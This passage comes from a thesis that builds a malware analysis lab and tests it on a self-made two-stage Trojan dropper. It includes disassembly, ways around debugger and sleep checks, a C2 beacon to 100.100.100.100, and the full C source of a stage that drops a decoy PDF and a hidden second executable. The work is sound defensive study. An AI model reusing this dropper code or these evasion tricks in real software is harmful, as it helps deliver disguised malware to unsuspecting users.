00432BC7  83BD 5CFDFFF  CMP DWORD PTR SS:[EBP-2A4],0
00432BCE  75 07         JNE SHORT 00432BD7
```


Figure 13. First stage anti-analysis method

The rest of the first stage specimen analysis was quite straight forward, since there were no new anti-analysis techniques to meet. It was quite easy to figure out the functionalities of this malicious executable by locating all the Windows API function calls. In this case the specimen dropped two files in the infected system and launched them both.

4.5.2 Second stage dynamic code analysis

By using the same methods as previously the main Windows function can be found easily.

The first problem was found when the executable called the function Delete-FileA, since the function should got a valid file path which should be deleted and that is why in this case the function failed and returned false to the calling function. After failing the program exited. To overcome this there are many solutions; however, for now it was easier to modify the code. Since the jump to the address 0x00432DD4 was not taken and was still a wanted action, the JNE command was changed to the JE command as shown in Figure 14.




```
00432DA3  50             PUSH EAX                                 Name => [ARG.3]
00432DA4  FF15 00A04A0(  CALL DWORD PTR DS:[<&KERNEL32.DeleteFil  KERNEL32.DeleteFileA
00432DAA  3BF4           CMP ESI,ESP

00432DB1  8985 E8FBFFF   MOV DWORD PTR SS:[LOCAL.262],EAX
00432DB7  83BD E8FBFFF   CMP DWORD PTR SS:[LOCAL.262],0
00432DBE  75 14          JNE SHORT 00432DD4

00432DB1  8985 E8FBFFF   MOV DWORD PTR SS:[LOCAL.262],EAX
00432DB7  83BD E8FBFFF   CMP DWORD PTR SS:[EBP-418],0
00432DBE  74 14          JE SHORT 00432DD4
```

Figure 14. Second stage jump modification

To be able to use the modified executable the changes should be copied to the original executable and the new file should be saved to the disk. After moving this obstacle the behavioral analysis could be made with the new executable, however, it did not reveal anything new.


The next obstacle was the function call Sleep with 600 000 as a parameter value. This means that the executable sleeps 10 minutes before continuing its execution. This is one anti-analysis method that can trick the analyst when doing the behavioral analysis, but it is easy to locate while doing dynamic or static code analysis. The solution to this can be overwriting the whole Sleep function with NOPs or like in this case the parameter value was changed from 927C0 to 3E8 as shown in Figure 15 which will effectively mean that instead of sleeping 10 minutes the program waits only one second.



```
00432DD6  .  68 C0270900   PUSH 927C0                              ┌Time = 600000. ms
00432DDB  .  FF15 08A04A0( CALL DWORD PTR DS:[<&KERNEL32.Sleep>]   └KERNEL32.Sleep

00432DD6     68 E8030000   PUSH 3E8
00432DDB  .  FF15 08A04A0( CALL DWORD PTR DS:[<&KERNEL32.Sleep>]
```

Figure 15. Second stage sleep parameter modification

After continuing the analysis it could be found out that the program started to prepare network connection to IP address 100.100.100.100 using port 80 as seen in Figure 16; however, the connection could not be made since there were no servers that would respond to the connection request.




```
00432E63  .  8D85 54FEFFFF LEA EAX,[LOCAL.107]
00432E69  .  50            PUSH EAX                                  ┌Arg4 => OFFSET LOCAL.107
00432E6A  .  8D8D 20FEFFFF LEA ECX,[LOCAL.120]                       │
00432E70  .  51            PUSH ECX                                  │Arg3 => OFFSET LOCAL.120
00432E71  .  68 B41C4900   PUSH OFFSET 00491CB4                      │Arg2 = ASCII "80"
00432E76  .  68 B81C4900   PUSH OFFSET 00491CB8                      │Arg1 = ASCII "100.100.100.100"
00432E7B  .  FF15 04A24A0( CALL DWORD PTR DS:[<&WS2_32.getaddrinfo>] └WS2_32.getaddrinfo
00432E81  .  3BF4          CMP ESI,ESP
00432E83  .  E8 82E0FFFF   CALL 00430F0A
```

Figure 16. Second stage preparing network connection

To resolve this problem the network should be monitored. The Wireshark utility was used for this. It could be used locally in the target analysis system or because the gateway settings in the network preferences were set to point to the REMnux Linux that was used to simulate the network services, the Wireshark could be used from the Linux system as well. The latter option would be better since sometimes malicious software can monitor certain utility programs and behave differently if something is detected.

Usage of the Wireshark tool confirmed the hypothesis that the specimen tried to connect some networked service as seen in Figure 17; however, it still did not get an answer to its requests.



```
No.   Time       Source      Destination      Protocol Length Info
    1 0.000000   10.1.1.11   100.100.100.100  TCP          66 49163 > 80 [SYN] Seq=0 Win=8192
    2 3.014645   10.1.1.11   100.100.100.100  TCP          66 49163 > 80 [SYN] Seq=0 Win=8192
   15 9.014736   10.1.1.11   100.100.100.100  TCP          62 49163 > 80 [SYN] Seq=0 Win=8192

▷ Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▷ Ethernet II, Src: 00:0c:29:f1:b7:02 (00:0c:29:f1:b7:02), Dst: 00:0c:29:6b:46:ae (00:0c:29:6b:46:ae)
▷ Internet Protocol Version 4, Src: 10.1.1.11 (10.1.1.11), Dst: 100.100.100.100 (100.100.100.100)
▷ Transmission Control Protocol, Src Port: 49163 (49163), Dst Port: 80 (80), Seq: 0, Len: 0
```

Figure 17. Second stage connection attempt

At this point there were two possibilities; either the service that responds correctly to the specimen's request should be created or then it is time to move to the static code analysis.

4.6 Static code analysis

Static code analysis is carried out by using the IDA Pro utility. Both dynamic and static analysis are to be done at the same time, switching between them as needed, so they can support each other while doing the analysis.

4.6.1 First stage static code analysis

The Static code analysis should be started by gathering all the strings of the malicious executable. The BinText utility was selected for this task. By examining the founded results most of the hardcoded strings and function names can be found if they are not obfuscated somehow and even encrypted. In case of the first stage specimen that was under analysis, all strings were in clear text so it was easy to confirm analysis results of the previously made dynamic code analysis.

With help of the IDA Pro it was easy to generate a map of program execution flow from the specimen as shown in Figure 18. After each white box there are conditional routes to the end which in this case are all true or false branches. The true branch is color coded as green and false branch is red. The IDA Pro allows user to zoom in and out easily so after interesting place is found from the overall picture it can be reached easily.





Figure 18. First stage program execution flow

4.6.2 Second stage static code analysis

The first step in the static code analysis is to find right place to analyze. In the second stage executable the right place was its Windows main function which is a good starting point in every Windows based software. Also strings should be carved out of the executable since they can give out some crucial information about the specimen’s capability.

The strings was carved out from the specimen with the BinText utility. The utility gave a massive amount of strings so finding out the relevant information was quite hard. In this case there were found some interesting strings, which indicated some networking capabilities. Also some strings were found that may be commands to the malicious specimen. These string can be seen in Figure 19.



```
A 00000006188C   000000491C8C   0   WSAStartup failed with error: %d
A 0000000618B8   000000491CB8   0   100.100.100.100
A 0000000618CC   000000491CCC   0   getaddrinfo failed with error: %d
A 0000000618F8   000000491CF8   0   socket failed with error: %ld
A 000000061920   000000491D20   0   Unable to connect to server!
A 000000061944   000000491D44   0   send failed with error: %d
A 000000061968   000000491D68   0   shutdown failed with error: %d
A 000000061990   000000491D90   0   Received: %s
A 0000000619A0   000000491DA0   0   Connection closed
A 0000000619B8   000000491DB8   0   Failed with error: %d
A 0000000619D4   000000491DD4   0   CMD_MSG
A 0000000619E0   000000491DE0   0   Message
A 0000000619EC   000000491DEC   0   Hello Analyst
A 0000000619FC   000000491DFC   0   CMD_STOP
A 000000061A08   000000491E08   0   CMD_REMOVE
```

Figure 19. Second stage strings with BinText utility

Before diving deeper in the code level, the big picture of the program flow should be investigated. It could be accomplished with the IDA Pro utility. In Figure 20 is the outline of the second stage program, also the execution flow can been seen in the figure. After examining the code it became clear that the program shown in Figure 20 was the networking implementation and there was only one function that handled all commands that were received from the C2 server.





Figure 20. Second stage program execution flow

Main malicious functionalities could be found from the command handler function since the other part of the analyzed program was used to connect C2 server. The second stage that was dropped by of the malicious software's first stage seemed to have three main functionalities which could be commanded from the C2 server.

The first command “CMD_MSG” shows a message box to the user with the caption “Message” and the text “Hello Analyst” as shown in the upper left corner of the Figure 21. The second command “CMD_STOP” calls ExitProcess function, which means that the program will stop; this can be seen in left bottom corner of the Figure 21. The third and last command “CMD_REMOVE” finds the first path to the executable file and then marks it to be removed next time the system starts up as seen on the right side of Figure 21. It uses function MoveFileExA with dwFlags value 4. The flag value 4 represents MOVEFILE_DELAY_UNTIL_REBOOT constant, which means that file will be removed just after AUTOCHK is executed at the system startup.



```
push    offset aCmd_msg ; "CMD_MSG"
mov     eax, [ebp+arg_0]
push    eax
call    sub_430771
add     esp, 8
test    eax, eax
jnz     short loc_432B87
mov     esi, esp
push    0                ; uType
push    offset Caption   ; "Message"
push    offset Text      ; "Hello Analyst"
push    0                ; hWnd
call    ds:MessageBoxA

push    offset aCmd_stop ; "CMD_STOP"
mov     eax, [ebp+arg_0]
push    eax
call    sub_430771
add     esp, 8
test    eax, eax
jnz     short loc_432BB2
mov     esi, esp
push    0                ; uExitCode
call    ds:ExitProcess
```

```
push    offset aCmd_remove ; "CMD_REMOVE"
mov     eax, [ebp+arg_0]
push    eax
call    sub_430771
add     esp, 8
test    eax, eax
jnz     loc_432C53
mov     esi, esp
push    104h             ; nSize
lea     eax, [ebp+ExistingFileName]
push    eax              ; lpFilename
push    0                ; hModule
call    ds:GetModuleFileNameA

push    4                ; dwFlags
push    0                ; lpNewFileName
lea     eax, [ebp+ExistingFileName]
push    eax              ; lpExistingFileName
call    ds:MoveFileExA
```

Figure 21. Second stage command handler

4.7 Simulating C2 server

At this point is was quite clear what the capabilities of the malicious specimen were and what malware author’s intentions were, however, still the analyst can go one step further to conclude the analysis.

The latest problem was that there were no suitable services in the malware analysis environment which could respond to the second stage communication attempts. To solve this problem Python programming language was used to create a simple C2 server capable of communicating with the malicious executable.

All needed information was already found in earlier analysis, so it was quite simple to create C2 server with Python. The second stage function call getparameterinfo got four parameters and those revealed that it uses SOCK_STREAM as a socket type, TCP/IP as a protocol, IP address is 100.100.100.100 and port is 80. Later on the three commands were found which the C2 server could send to the malware. Those strings were “CMD_MSG”, “CMD_STOP” and “CMD_REMOVE”. The source code for the C2 server can be found in Appendix 5.

4.8 Analysis discoveries

Original potentially malicious specimen was disguised to look like a PDF document but it was actually executable, which would be easy to figure out if the settings were changed to show also known file extensions.

When the malicious software was executed it dropped and opened the real PDF document and the second stage of the malware. After that the first stage execution ended, the PDF file was dropped into the same directory as the first stage was and the second stage was dropped to the user’s temporary directory.

The second stage deleted the first stage and started the network connection to the IP address 100.100.100.100 and port 80. Port 80 is used in normal HTTP traffic so it is highly possible that the port is open if firewall is used. Also, the traffic was not HTTP traffic so IDS systems could give a warning about it.

The second stage was able to handle three kind of commands which were showing a message to the user, stopping itself and marking itself to be removed at the next system startup.

As anti-analysis method the first stage used function to find out if it was executed inside a debugger and in that case the program just ended its execution. The second stage anti-analysis method was ten minutes asleep before trying to connect its C2 server.

The malicious software implementation could have been done by anyone with some basic level development experience, and there were clear mistakes like the author used Debug mode when building the program which can leave extra information about the software author into the executable.

The Malicious specimen was unique since in both stages MD5 hash values were searched in the virustotal.com service and nothing was found. Also, Clam anti-virus was used and it did not find anything harmful from the specimen. On the other hand, functionalities found in the malware analysis were show message stop the execution and remove itself. Those cannot be categorized as a harmful functionalities. Still the specimen worked in a different way that its end user assumes it will work and it did hide its action.

To guess the goals and intentions of the author of the malicious software is a little bit harder because it will all be just speculations derived from the capabilities of the malicious software. It is possible that the author just wanted to show off or the author was some bored person who did not have anything else to do. It is also possible that someone wanted to test the target organization reactions in a good or bad way. In a good way it may be a part of the organization’s security awareness training. In a bad way someone with real malicious intentions follows if the malware is found, how much it took time to find it and what were the reactions. Thus, the next attack can be planned in more details.

5 RESULTS

The result of this thesis was a malware analysis environment that could be used to analyze 32-bit Windows executables and verification that it fulfills the requirements that were collecting static properties of a specimen, allowing the analyst to make behavioral analysis, dynamic code analysis and static code analysis. Also, the analysis environment was built bearing in mind that some malicious software can try to escape and spread to the other systems.

The analysis environment was built on one laptop with enough memory to run at least two virtualized operating systems. Free utilities were used to carry out the analysis and plenty of them can be found on the Internet. Only commercial software that were used were 32-bit Windows 8 and VMWare Workstation. VMWare Workstation can also be replaced with a free software.

The implemented malware analysis environment was tested and verified with a software that mimicked a Trojan Dropper type malware that was created just for this use, thus it used the same kind of methods that malicious software may normally use. The analysis could be made from the beginning to the end so the implemented malware analysis environment can be used as it is to analyze simple 32-bit Windows executables.

6 CONCLUSION

The main question of this thesis was how to build a malware analysis environment which is built bearing security in mind. It was also scoped to be a very narrow solution that accepts only 32-bit Windows executables and only the executable would be analyzed.

Source material was easy to find. There were plenty of books, course materials and web material although many of the materials discussed more the digital forensics that is not covered in this thesis. One drawback in the source materials was that most of them had a very practical approach to the topic so for the theory part of this the material was obsolete and scarce.

The selected research method supported very well this thesis since the Design Science Research Methodology for Information Systems Research in an iterative method is about agile product development as is malicious software analysis. Therefore, the research method supported the thesis in two levels. The first level was the thesis itself since it was about developing a product. The second level was a malware analysis that was made to test and verify that the developed malware analysis environment fulfilled its requirements.

The malware analysis theory covered just basic theory about malware and how it should be analyzed. It was the foundation of this thesis, however, still quite a compact part.

Malware analysis environment implementation was originally made to fulfill the requirements bearing in mind the theory and the scope of the thesis. On the other hand, the environment implementation was modified heavily during the testing phase where the malware analysis was made, since the real need of certain capabilities was raised up only when the malware analysis itself was made. For example, scripting was one issue that was completely included because the need was raised at the end of the analysis.

The malware analysis testing part was the section that “lived” most during the malware analysis. Some basic measures should be taken every time when analyzing malicious software like getting static properties of executable, doing behavioral and code analysis; however, it is impossible to foresee what information can be gathered in which part of analysis and where it leads to. The best advice for malware analysis process is to go from easy to hard. Where for example behavioral analysis was easy at the beginning it might be easier to switch to the static code analysis until the gaps left from behavioral analysis are filled and then move back to behavioral analysis. One important matter is also to know when enough information is collected and when the analysis should be ended, because the purpose of malware analysis is not to reverse engineer the malicious specimen back to source code where it can be compiled again, but to understand the capabilities of the specimen and get knowledge what it did in the infected system. Still, the most important issue is to figure out what the reason and goal of the malicious software author were.

As the result of this thesis, the malware analysis environment was implemented and tested with a very simple executable that played the role of the Trojan Dropper. The implemented malware analysis environment could handle with ease the malicious software that were in the scope of this thesis. Still, the malware analysis environment cannot be considered as a stable product for all the malicious software. It is rather a stable platform which should be modified as needed by installing new utilities that may be needed or adding different target operating systems which will be used in a company.

7 FUTURE RESEARCH

There are many features which can be used to extend the capabilities of the malware analysis environment that was created during this thesis.

Memory analysis can be a powerful method to analyze malicious software. Especially if the specimen is memory based and there are no executable files that could be analyzed.

The analysis can be automated or at least part of it. For example, behavioral analysis and static properties analysis should be quite easy to automate.

Most of the systems are connected to different networks and the Internet; thus, web-based malware is quite common and there should be a capability to analyze them.

Sophisticated malware can use several efficient methods to hinder the analysis in many ways. Anti-analysis avoidance can be achieved at least partially by extending the currently installed utilities with suitable plugins.

REFERENCES

BinText 3.03. Accessed 20 April 2015. Retrieved from http://www.mcafee.com/us/downloads/free-tools/bintext.aspx.

Brand M. 2010. Analysis Avoidance Techniques of Malicious Software. PhD Thesis, Edith Cowan University, Faculty of Computing, Health and Science.

Coursebook Volume 1-5, Reverse-Engineering Malware: Malware Analysis Tools and Techniques. 2014. SANS.

Eilam E. 2005. Reversing: Secrets of Reverse Engineering. Indianapolis. Wiley Publishing Inc.

HashMyFiles v2.10 - Calculate MD5/SHA1/CRC32 hashes of your files. Accessed 19 April 2015. Retrieved from http://www.nirsoft.net/utils/hash_my_files.html.

Ligh M, Adair S., Hartstein B., Richard M. 2011. Malware Analyst’s Cookbook and DVD: Tools and Techniques for Fighting Malicious Code. Indianapolis. Wiley Publishing Inc.

Peffers K., Tuunanen T., Rothenberger M., Chatterjee S. 2007. A Design Science Research Methodology for Information Systems Research. Journal of Management Information Systems 24, 3, 45-78.

Sikorski M., Honig A. 2012. Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software. San Fransisco. No Starch Press.

Szor P. 2005. The Art of Computer Virus Research and Defense. Upper Saddle River. Addison-Wesley. Symantec Corporation.

Zeltser L. 2015. 5 Steps to Building a Malware Analysis Toolkit Using Free Tools. 15 March 2015. Accessed 17 April 2015. Retrieved from https://zeltser.com/build-malware-analysis-toolkit/.

APPENDICES

APPENDIX 1. EXAMPLE MALWARE, STAGE 1

```
#define _CRT_SECURE_NO_WARNINGS

#include <windows.h>
#include <stdio.h>
#include "resource.h"

/* Program entrypoint */
INT WINAPI WinMain(HINSTANCE hInstance,
            HINSTANCE hPrevInstance,
            LPTSTR lpCmdLine,
            INT nCmdShow)
{
            HRSRC       hPdf = NULL;
            DWORD       dwPdfSize = 0;
            HGLOBAL     hPdfData = NULL;
            LPVOID      lpPdfBinaryData = NULL;

            HRSRC       hExe = NULL;
            DWORD       dwExeSize = 0;
            HGLOBAL     hExeData = NULL;
            LPVOID      lpExeBinaryData = NULL;

            DWORD       dwReturnValue = 0;
            CHAR        lpszCurrentDirectory[MAX_PATH] = "";
            CHAR        lpszTempPath[MAX_PATH] = "";
            INT         iReturnValue = 0;
            HANDLE      hFile = NULL;
            BOOL        bReturnValue = FALSE;
            DWORD       dwNumberOfBytesWritten = 0;
            HINSTANCE   hCmd = NULL;

            CHAR        lpszCurrentExePath[MAX_PATH] = "";

            /* Check if debugger is used */
            bReturnValue = IsDebuggerPresent();
            if (bReturnValue == TRUE)
            {
                        /* Since debugger is used, we want to exit program */
                        return ERROR_SUCCESS;
            }

            /* Get pdf resource handle */
            hPdf = FindResource(NULL,
                        MAKEINTRESOURCE(IDR_RCDATA1),
                        RT_RCDATA);
            if (hPdf == NULL)
            {
                        return GetLastError();
            }

            /* Get pdf resource size */
            dwPdfSize = SizeofResource(NULL,
                        hPdf);
            if (dwPdfSize == 0)
            {
                        return GetLastError();
            }

            /* Get handle to the pdf resource data */
            hPdfData = LoadResource(NULL,
                        hPdf);
            if (hPdfData == NULL)
            {
                        return GetLastError();
            }

            /* Get pointer to the pdf resource data */
            lpPdfBinaryData = LockResource(hPdfData);
            if (lpPdfBinaryData == NULL)
            {
                        return GetLastError();
            }

            /* Get current directory */
            dwReturnValue = GetCurrentDirectory(sizeof(lpszCurrentDirectory),
                        lpszCurrentDirectory);
            if (dwReturnValue == 0)
            {
                        return GetLastError();
            }

            /* Add pdf filename to the current directory */
            iReturnValue = sprintf(lpszCurrentDirectory,
                        "%s\\YAMK_IT_DESC.pdf",
                        lpszCurrentDirectory);
            if (iReturnValue == -1)
            {
                        return -1;
            }

            /* Create file handle for pdf file */
            hFile = CreateFile(lpszCurrentDirectory,
                        GENERIC_WRITE,
                        0,
                        NULL,
                        CREATE_ALWAYS,
                        FILE_ATTRIBUTE_NORMAL,
                        NULL);
            if (hFile == INVALID_HANDLE_VALUE)
            {
                        return GetLastError();
            }

            /* Write pdf data to the file */
            bReturnValue = WriteFile(hFile,
                        lpPdfBinaryData,
                        dwPdfSize,
                        &dwNumberOfBytesWritten,
                        NULL);
            if (bReturnValue == FALSE)
            {
                        return GetLastError();
            }

            /* Close file handle */
            bReturnValue = CloseHandle(hFile);
            if (bReturnValue == FALSE)
            {
                        return GetLastError();
            }
```

```
            /* Open pdf file */
            hCmd = ShellExecute(NULL,
                        "open",
                        "YAMK_IT_DESC.pdf",
                        NULL,
                        NULL,
                        SW_HIDE);
            if ((INT)hCmd <= 32)
            {
                        return (INT)hCmd;
            }

            /* Get second stage executable resource handle */
            hExe = FindResource(NULL,
                        MAKEINTRESOURCE(IDR_RCDATA2),
                        RT_RCDATA);
            if (hExe == NULL)
            {
                        return GetLastError();
            }

            /* Get second stage executable resource size */
            dwExeSize = SizeofResource(NULL,
                        hExe);
            if (dwExeSize == 0)
            {
                        return GetLastError();
            }

            /* Get handle to the second stage executable resource data */
            hExeData = LoadResource(NULL,
                        hExe);
            if (hExeData == NULL)
            {
                        return GetLastError();
            }

            /* Get pointer to the second stage executable resource data */
            lpExeBinaryData = LockResource(hExeData);
            if (lpExeBinaryData == NULL)
            {
                        return GetLastError();
            }

            /* Get Windows temp directory path */
            dwReturnValue = GetTempPath(sizeof(lpszTempPath),
                        lpszTempPath);
            if (dwReturnValue == 0)
            {
                        return GetLastError();
            }

            /* Add second stage executable filename to the temp directory path
*/
            iReturnValue = sprintf(lpszTempPath,
                        "%sStage2.exe",
                        lpszTempPath);
            if (iReturnValue == -1)
            {
                        return -1;
            }

            /* Create file handle for second stage executable file */
            hFile = CreateFile(lpszTempPath,
                        GENERIC_WRITE,
                        0,
                        NULL,
                        CREATE_ALWAYS,
                        FILE_ATTRIBUTE_NORMAL,
                        NULL);
        if (hFile == INVALID_HANDLE_VALUE)
        {
                        return GetLastError();
        }

        /* Write second stage executable binary data to the file */
        bReturnValue = WriteFile(hFile,
                        lpExeBinaryData,
                        dwExeSize,
                        &dwNumberOfBytesWritten,
                        NULL);
        if (bReturnValue == FALSE)
        {
                        return GetLastError();
        }

        /* Close file handle */
        bReturnValue = CloseHandle(hFile);
        if (bReturnValue == FALSE)
        {
                        return GetLastError();
        }

        // Get full path of current executable file
        dwReturnValue = GetModuleFileName(NULL,
                        lpszCurrentExePath,
                        MAX_PATH);
        if (dwReturnValue == 0)
        {
                        return GetLastError();
        }

        /* Execute the second stage executable from temp directory and send
current executable as a parameter */
        hCmd = ShellExecute(NULL,
                        "open",
                        lpszTempPath,
                        lpszCurrentExePath,
                        NULL,
                        SW_SHOW);
        if ((INT)hCmd <= 32)
        {
                        return (INT)hCmd;
        }

        return ERROR_SUCCESS;
}
```

APPENDIX 2. EXAMPLE MALWARE, STAGE 1 RESOURCE HEADER

```
#define IDC_STAGE1                      100

/* Binary data identifier for the PDF file */
#define IDR_RCDATA1                     101

/* Binary data identifier for the stage 2 */
#define IDR_RCDATA2                     102
```

APPENDIX 3. EXAMPLE MALWARE, STAGE 1 RESOURCE FILE

```
#include "resource.h"

/* PDF icon */
IDI_STAGE1   ICON         "Stage1.ico"

